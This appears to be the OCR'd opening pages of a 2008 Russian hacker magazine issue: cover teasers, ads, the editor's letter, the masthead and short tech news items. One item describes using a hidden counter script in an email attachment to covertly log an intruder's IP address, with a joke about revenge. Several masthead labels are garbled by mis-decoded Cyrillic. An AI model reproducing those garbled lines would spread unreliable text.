ИНТЕРНЕТ-БОМЖИ СКУПАЮТ КВАРТИРЫ СТР.78



ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

WWW.XAKEP.RU

МАРТ 03 (111) 2008

(game)land hi-fun media
publishing for enthusiasts
4 607157 100063 08003

Инъекции вслепую

НОВЫЙ ПОДХОД КО ВЗЛОМУ SQL БАЗ ДАННЫХ

СТР. 56

СЕТЕВОЙ МАСКАРАД

МАСКИРУЕМ СВОЙ СЕРВЕР В ИНТЕРНЕТЕ

СТР. 26

ADOBE AIR

ИЗУЧАЕМ НОВУЮ ПЛАТФОРМУ ДЛЯ WEB-ПРОГРАММИСТОВ

СТР. 34

ТУШИМ ОГНЕННЫЕ СТЕНЫ

БОРЕМСЯ С ФАЙРВОЛАМИ В RING 0

СТР. 110

SEO-СОФТ

СОЗДАЕМ ИНСТРУМЕНТЫ ДЛЯ ПОИСКОВОЙ ОПТИМИЗАЦИИ

СТР. 114


БУДУЩЕЕ НЕ ОСТАНОВИТЬ

С 26 МАРТА В КИНОТЕАТРАХ


ИНДИГО


РЕЖИССЕР: РОМАН ПРЫГУНОВ ПРОДЮСЕРЫ: РЕНАТ ДАВЛЕТЬЯРОВ, АЛЕКСАНДР КОТЕЛЕВСКИЙ, МИХАИЛ МИНЦ АВТОРЫ СЦЕНАРИЯ: АЛЕКСЕЙ ТИММ, ВАЛЕНТИН СПИРИДОНОВ ОПЕРАТОР: ДЖЕЙМС ГУЧЧИАРДО ХУДОЖНИК: ЭДУАРД ГАЛКИН КОМПОЗИТОР: АРКАДИЙ УКУПНИК В РОЛЯХ: ИВАН ЯНКОВСКИЙ, МИХАИЛ ЕФРЕМОВ, МАРИЯ ШУКШИНА, АРТЁМ ТКАЧЕНКО, ГОША КУЦЕНКО, ЕЛЕНА ДРОБЫШЕВА, АНАСТАСИЯ РИЧИ, ЛЕВ ПРЫГУНОВ, АНДРЕЙ МАЛАХОВ, РОМАН ШМАКОВ, ПАВЕЛ СЛИВА, МАРИУС ШАНДЕЛЬ, ПАВЕЛ АСЕНЮК, ПЕТР СКВОРЦОВ, ИВАН МУДРОВ, НИКИТА ПРЕСНЯКОВ, НИКОЛАЙ ЕФРЕМОВ ФИЛЬМ СНЯТ ПРИ ПОДДЕРЖКЕ ФЕДЕРАЛЬНОГО АГЕНТСТВА ПО КУЛЬТУРЕ И КИНЕМАТОГРАФИИ











WWW.INDIGO-FILM.RU



В северное полушарие пришла весна. Помимо приближающегося тепла и вылезшей из-под снега грязи для нас это означает, что совсем скоро в Дубае будет проходить Hack In The Box 2008 и если ничего не обломается, мы со Степом туда отправимся, чтобы оперативно рассказывать тебе обо всем интересном, что услышим и увидим на этой крутой хакерской конференции. А послушать там будет кого. Взять хотя бы одного из главных спикеров - Брюса Шнайера. Настоящий дядя-легенда, гений криптографии! В общем, мы будем держать тебя в курсе всех новостей и обязательно сделаем в журнале несколько must read статей по материалам конференции.


А вообще, если у тебя будет желание и возможность смотаться в ОАЭ в апреле, то скорей беги на **www.hitb.org** и регистрируйся на мероприятие. Потусим на конференции вместе :).

P.S. Я завел себе жж, так что не забудь зафрендить **udalite.**


nikitozz, главный редактор X
udalite.livejournal.com
www.29b.ru




CONTENT-03 (111)



056



066



078



110



/Редакция
>Ãëàâíûé ðåäàêòîð
Íèêèòà «nikitozz» Êèñëèöèí
(nikitoz@real.xakep.ru)
>Âûïóñêàþùèé ðåäàêòîð
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Ðåäàêòîðû ðóáðèê
ÂÇËÎÌ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
UNIXOID, XAKEP.PRO и PSYCHO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
ÊÎÄÈÍÃ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «Dlinyj»Долин
(dlinyj@real.xakep.ru)
>Литературные редакторы
Дмитрий Лященко
(lyashchenko@gameland.ru)
Варвара Андреева
(andreeva@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Àðò-äèðåêòîð
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Родион Китаев
(rodionkit@mail.ru)
Стас Башкатов
(chill.gun@gmail.com)

/iNet
>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Ðåäàêòîð ñàéòà
Леонид Боголюбов
(xa@real.xakep.ru)

/Ðåêëàìà
>Äèðåêòîð ïî ðåêëàìå
Игорь Пискунов
(igor@gameland.ru)
> Ðóêîâîäèòåëü îòäåëà ðåêëàìû öèôðîâîé ãðóïïû
Ольга Басова (olga@gameland.ru)
> Ìåíåäæåðû îòäåëà
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
> Òðàôèê ìåíåäæåð
Марья Алексеева
(alekseeva@gameland.ru)
>Директор корпоративного отдела
Лидия Стрекнева
(Strekneva@gameland.ru)

/Publishing
>Издатели
Рубен Кочарян
(noah@gameland.ru)
Александр Сидоровский
(sidorovsky@gameland.ru)
>Ó÷ðåäèòåëü
ÎÎÎ «Ãåéì Ëýíä»
>Äèðåêòîð
Дмитрий Агарунов
(dmitri@gameland.ru)
>Óïðàâëÿþùèé äèðåêòîð
Давид Шостак
(shostak@gameland.ru)
>Äèðåêòîð ïî ðàçâèòèþ
Паша Романовский
(romanovski@gameland.ru)
>Äèðåêòîð ïî ïåðñîíàëó
Михаил Степанов
(stepanovm@gameland.ru)
>Ôèíàíñîâûé äèðåêòîð
Леонова Анастасия
(leonova@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа
>Äèðåêòîð îòäåëà äèñòðèáóöèè
Андрей Степанов
(andrey@gameland.ru)
>Ñâÿçü ñ ðåãèîíàìè
Татьяна Кошелева
(kosheleva@gameland.ru)

>Подписка
Марина Гончарова
(goncharova@gameland.ru)
òåë.: (495) 935.70.34
ôàêñ: (495) 780.88.24

> Горячая линия по подписке
òåë.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия.
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

ДМИТРИЙ ТРАВИН
/ DMITRY.TRAVIN@GMAIL.COM /

Обо всем за последний месяц

Добавим черного



Компания LG представила новые широкоформатные мониторы из линейки Noble Black, отличительной чертой которых является контрастность 10000:1. Это самый высокий показатель в мире. В мониторах используется технология компании LG под названием Digital Fine Contrast (DFC). Суть технологии заключается в том, что уровень яркости динамически контролируется в зависимости от изображения на экране. Качество картинки это позволяет получить не хуже, чем у дорогих телевизоров. Помимо контрастности, мониторы обладают временем отклика в 2мс, что пригодится любителям динамичных игр. В линейке представлены две модели — L197WH с диагональю 19 дюймов, ориентированная на бизнес-пользователей, и L227WT с диагональю 22 дюйма, которая придется по нраву геймерам. Стоимость L227WT составит порядка 11000 рублей, а цена на L197WH пока не объявлена.

Согласно исследованиям компании **Hitwise**, пользователи поисковика **Google** богаче пользователей **Yahoo** и тратят больше денег в онлайн-магазинах.

PhysX как патч



После приобретения компании Ageia компанией NVIDIA все гадали, как же NVIDIA воспользуется полученными правами на PhysX и каким образом будет реализована поддержка физического движка. И вот генеральный директор NVIDIA Джен-Хсун Хонг (Jen-Hsun Huang) заявил, что сейчас полным ходом идет портирование физического движка на CUDA (Compute Unified Device Architecture) и что поддержка будет реализована в виде обычного софтверного апдейта. Таким образом, все владельцы карт NVIDIA, поддерживающих CUDA (а пока это только карты с GPU восьмой серии), в скором времени получат патч, который позволит насладиться новыми физическими эффектами. О точных сроках выхода апдейта ничего неизвестно, но затягивать с ним компания не собирается, поскольку апдейт позволит увеличить продажи новых плат. Поддержка физического движка будет стимулом к покупке как для владельцев более старых плат, так и для обладателей последних карточек, которые, возможно, захотят приобрести еще одну, чтобы разделить между ними расчет графики и физики.





Взломана защита iTunes

Музыка, распространяемая через iTunes Store, поставляется с защитой DRM. Этот формат позволяет проигрывать треки только на устройствах от Apple. Вокруг DRM возникает много споров, и одно время Стив Джобс активно вел переговоры с музыкальными компаниями, чтобы отказаться от этого способа защиты данных. Переговоры так ни к чему и не привели. Но недавно известный хакер Йон Лех Йохансен представил программу, которая позволяет конвертировать защищенную музыку в другие форматы. Это дает возможность прослушивать купленную музыку не только на устройствах Apple. Программа получила название DoubleTwist и обладает социальной функцией, с помощью которой через сеть Интернет можно синхронизировать треки со своими друзьями. Программа способна переконвертировать порядка сотни песен за полчаса с потерей качества примерно 5%. Создатели программы подчеркивают, что она предназначена только для прослушивания законно купленной музыки, а не для ее нелегального распространения. Ну да, конечно...

Американские ученые создали самые точные часы в мире — с точностью до секунды они проходят **200 миллионов лет**.

RSS-газета

Читать RSS-ленты не всегда удобно — все-таки электронный формат сообщений не способствует идеальному восприятию текста. Хорошо было бы собрать все любимые RSS-ленты и сделать из них бумажную газету, сидеть утром на кухне и читать за чашечкой кофе. Теперь эту мечту можно осуществить — достаточно воспользоваться новым сервисом FeedJournal.com. Он соберет все новости из отобранных лент и сделает из них pdf-файлы, готовые к печати. Выглядеть при этом они будут как настоящая газета. Можно указать число колонок и будут ли присутствовать в тексте изображения. Также для веб-мастеров будет интересен специальный виджет, который автоматически генерирует страницы из новостей сайта и предлагает их посетителям для скачивания. Хотя современные технологии необратимо пришли в нашу жизнь, читать с листа до сих пор гораздо удобнее, чем с монитора.



Feed Journal

Jonas Martinsson's Blog | Aug 25, 2007 - Feb 7, 2008 | jonasmartinsson.blogspot.com

HOWTO: GTD with Google Docs & PocketMod


By Jonas Martinsson (Jonas Martinsson - Blog)

Read My Blog as a Newspaper/Magazine

By Jonas Martinsson (Jonas Martinsson - Blog)

Заразный браузер

Существует большое количество бесплатных браузеров — известные всем Firefox и Opera, а также несколько обозревателей, использующих движок Internet Explorer. Одним из таких является и PhaseOut. Он предлагает довольно пестрый интерфейс, поддержку скинов, блокировку всплывающих окон и т.д. Как выяснилось, кроме всего перечисленного, в браузер любезно встроена небольшая вредоносная программка NavExcel, которая собирает информацию о посещенных сайтах и отсылает производителям. А ведь, казалось бы, на сайте PhaseOut недвусмысленно написано: «NO SPYWARE — NO ADWARE — TRANSPARENT SETUP»! Теперь, когда наличие вредоносных модулей в браузере получило публичную огласку, одной такой надписью уже не обойтись. О массовой эпидемии среди пользователей говорить не стоит, поскольку, хотя PhaseOut и считается удачной надстройкой над виндусовым эксплорером, пользуется этим бесплатным браузером не так много народу.



Количество пользователей мобильных телефонов в мире в этом году превысит **50%** населения Земли и достигнет **3,3 миллиарда** человек.





Интернет на 220В

Наверняка ты слышал о технологии передачи сигналов через домашнюю электропроводку. Отныне у тебя есть возможность организовать подобную сеть у себя в квартире — компания ZyXEL Communications начинает продажу на территории России продуктовой линейки HomePlug AV, в которой представлен целый ряд устройств: от обычных адаптеров до целых интернет-центров. В устройствах использованы чипы компании Intellon. Скорость передачи данных достигает 200 Мбит/с, но в реальном помещении стабильная скорость будет порядка 40-80 Мбит/с из-за помех, которые создают другие электрические приборы. Технология особенно интересна в тех случаях, когда нет возможности развернуть сеть Wi-Fi или когда необходимо передавать большие объемы информации с большой скоростью, например, при передаче потока видео в HD-качестве. Самым простым адаптером является PLA400 — в нем присутствует только порт Ethernet и кабель питания. Для передачи сигнала необходимо включить в другом конце квартиры такой же адаптер. «Коллеги» сразу обнаружат друг друга и будут работать как удлинитель Ethernet через домашнюю проводку. Стоимость комплекта из двух адаптеров составляет 5233 рубля.



Потуши изжогу!

Куда бегут все люди?
Странный город..
СПАСАЙТЕСЬ! ОГНЕДЫШАЩИЙ МОНСТР!
Вернись!
МААЛОКС! СКОРЕЕ!
!
Я не монстр..
Я сразу понял, дружище...





Быстрое избавление от изжоги и боли в желудке



Представительство АО «Санофи-авентис груп» (Франция).
Адрес: 115035, Москва, ул. Садовническая, д. 82, стр. 2.
Тел.: (495) 721-1400, Факс (495) 721-1411.
www.sanofi-aventis.ru



Конкурс взлома


В Ванкувере 26-28 марта пройдет конференция по безопасности CanSecWest Vancouver 2008, в ходе которой будет проведен конкурс по взлому. По ходу конкурса предстоит выяснить, какая операционка надежнее — Винды, Линуха или МакОсь. Суть мероприятия проста — необходимо получить доступ к компьютеру, на котором установлена одна из участвующих в конкурсе операционок. Соревнование проводится не только на факт взлома, но и на скорость. Организатор конкурса Драгос Рю (Dragos Ruiu) полагает, что публичный взлом системы может сказать о ее защищенности намного больше, чем сухая статистика. Результатом соревнования будет, конечно, не прекращение споров, какая система надежнее, но выявление основных недостатков и особенностей. Чтобы у специалистов по безопасности, присутствующих на конференции, появился достойный повод разорвать сразу три оси одновременно, создатели приготовили награды, среди которых несколько дорогих ноутбуков. «Мы хотим, чтобы призы вызвали у хакеров страстное желание победить. Это должно быть что-то очень привлекательное», — отметил Драгос Рю.

6% юзеров генерируют **50%** переходов по рекламе.

Роботы тоже люди

Американский изобретатель Рэй Карзвейл, член комиссии Национальной технической академии США по влиянию искусственного интеллекта на развитие человечества, утверждает, что к 2029 году искусственный интеллект достигнет уровня человеческого мозга. В данный момент человечество стоит на пороге вживления в человеческий организм нанороботов, которые будут улучшать интеллект и физические способности, в результате чего люди и роботы станут единым целым. Также изобретатель подчеркнул, что это не будет чем-то сверхъестественным, поскольку «мы уже являемся цивилизацией «человекомашин», мы уже используем технологии для расширения наших интеллектуальных и физических способностей». Возможно, все это приведет к разногласиям в обществе, поскольку будет явное различие между богатыми людьми, имеющими возможность напичкать себя большим количеством апгрейдов, и бедными, которым останется только роль обслуги. Так что копим деньги на нанороботов...

Продвинутый мультитач



Компания Apple подала очередной патент, в котором описывается дальнейшее развитие технологии «multi-touch» на ноутбуках Macbook Air и мобильных устройствах iPhone и iPod Touch. В патенте описывается, каким образом при помощи большого и двух других пальцев можно будет производить команды «копировать», «вставить», «выделить все» и «отменить». Кстати, владельцы iPhone давно недовольны отсутствием возможности копирования текста хоть каким-нибудь способом. Кроме того, существует набор действий, которые будут доступны только для ноутбуков — это работа с файлами, выполнение различных функций Mac OS типа Expose, оперирования веб-браузером и т.п. Порой придется использовать все пять пальцев. Также существует возможность боковой стороной мизинца управлять уровнем громкости, яркостью монитора, включением спящего режима и т.п. Все эти прелести будут доступны в качестве обновления ПО, но смогут работать только с чипом Broadcom. Владельцам Macbook и Macbook Pro счастья не светит.

100 млрд бесплатных минут выговорили пользователи программы **Skype** за четыре с половиной года её существования.

Ловушка для шпиона



Если твой почтовый ящик взломан, ты можешь и не догадываться, что кто-то втихаря читает твою личную переписку. Конечно, почтовый сервер может вести статистику IP-адресов, с которых проверялась почта, но это тоже не панацея. Редакторы сайта makeuseof.com предложили интересный способ использования счетчика для проверки факта чтения твоей почты посторонними. Для установки ловушки надо зарегистрироваться на сайте www.onestatfree.com и скачать оттуда скрипт счетчика OneStatScript.txt. В него надо вбить свой регистрационный номер, изменить формат на html и сделать вложением письма. Теперь осталось с интригой оформить сообщение, чтобы злоумышленнику обязательно захотелось его прочитать, и отправить себе же на адрес. Если кто-то откроет мыло, то сервер OneStat зафиксирует этот факт и добавит в свою статистику. В статистике хранится много интересной информации, включая IP-адрес. Остается только придумать месть посласще.





Новая мама

Компания Intel представила новое поколение материнских плат для настольных компьютеров. Главным достоинством этих материнок, получивших название SkullTrail, является возможность установки сразу двух процессоров. Раньше многопроцессорные платы использовались либо в серверах, либо в мощных станциях для обработки графики или инженерных задач. Сейчас Компания Intel предлагает использовать два процессора для построения мощных геймерских компов. Помимо двух процов в материнку можно установить сразу четыре видеокарты. Финальная стоимость компьютера, полностью нашпигованного процами и видяхами, достигает порядка $6000. Помимо цены, спорным моментом можно счесть неумение современных игр работать с более чем одним процессором. Но в компании Intel уверяют, что к концу 2008 года такие приложения появятся. Пока же первыми покупателями видятся все те же инженеры, фотографы и любители видеомонтажа. В процессе разработки платы Intel, чтобы обеспечить возможность использования видеокарт от ATI, сотрудничала со своим прямым конкурентом AMD.

По данным Лаборатории Касперского, в **2007** году появилось **220,172** новых вирусов.

Одежда-подзарядка





В скором времени планируется создание одежды, которая будет вырабатывать энергию за счет сгибания. Ученые из университета штата Джорджия создали нановолокна из оксида цинка, которые в 1000 раз тоньше волоса. Помимо «обычных» волокон применяются электроды, покрытые золотом. Вместе они создают пару и, когда сгибаются, происходит преобразование механической энергии в электрическую. Одного квадратного метра ткани, прошитой нановолокнами, хватит для питания mp3-плеера. Главный минус этого метода — при намокании оксид цинка разрушается. Стирку или дождь ткань пока пережить не способна. Для решения проблемы ученые разрабатывают специальное покрытие, которое будет защищать волокна от влаги. Итак, одежда будущего способна заставить тебя бегать на месте или размахивать руками, когда в твоем мобильнике садится батарейка. Кроме возможности сэкономить электроэнергию, ты получишь интересный способ следить за фигурой.



Халява от Google

Компания Google собирается выйти на китайский рынок онлайновой музыки с интересным предложением — совместно с музыкальным порталом Top100.cn планируется раздавать лицензионные mp3 нахаляву. Предполагается, что толпы безумных китайцев, услышав слово «бесплатно», резко ломанутся за музыкой и сметут все баннеры, которые будут развешены на портале. Прибыль с баннеров должна покрыть все расходы за раздачу музыки. Помимо Гугла, который как поисковая система занимает четверть рынка, на китайских просторах очень популярен местный поисковик Baidu.com (60% рынка). Этот Байду тоже занимается музыкальным бизнесом, но недавно несколько очень крупных музыкальных лейблов подали на него в суд из-за возможности поиска по mp3-сайтам, в числе которых много пиратских. Такие напряженные отношения музыкальных компаний с конкурентом дают Google отличную почву для выхода на рынок, тем более с желанием раздавать музыку даром.

Официальная поддержка браузера **Netscape Navigator** закончилась **1 марта 2008** года.

Война окончена

Компания Toshiba официально объявила о прекращении дальнейшей разработки формата HD-DVD. Естественно, плееры и носители тоже отправились в мусорное ведро. К концу марта этого года производство и продажа всего, связанного с этим форматом, будут прекращены. Однако поддержка пользователей, успевших прикупить плееры к вымершему формату, продолжится. Также не будет остановлена работа с партнерами, заинтересованными в формате. Теперь можно уверенно сказать, что войну форматов выиграла компания Sony с технологией Blu-ray. Исполнительный директор Toshiba Ацутоши Нишида заявил, что разработку HD-DVD решили прервать в связи с изменениями на рынке, но сам он продолжает верить в светлое будущее видео высокой четкости. Что ж, теперь всем желающим иметь дома проигрыватель HD-фильмов не придется мучиться выбором между двумя похожими форматами. В интернете уже появилось много шуток на тему того, что можно делать с ненужными теперь HD-DVD плеерами. Например, предлагается продолжать использовать их для проигрывания обычных DVD.











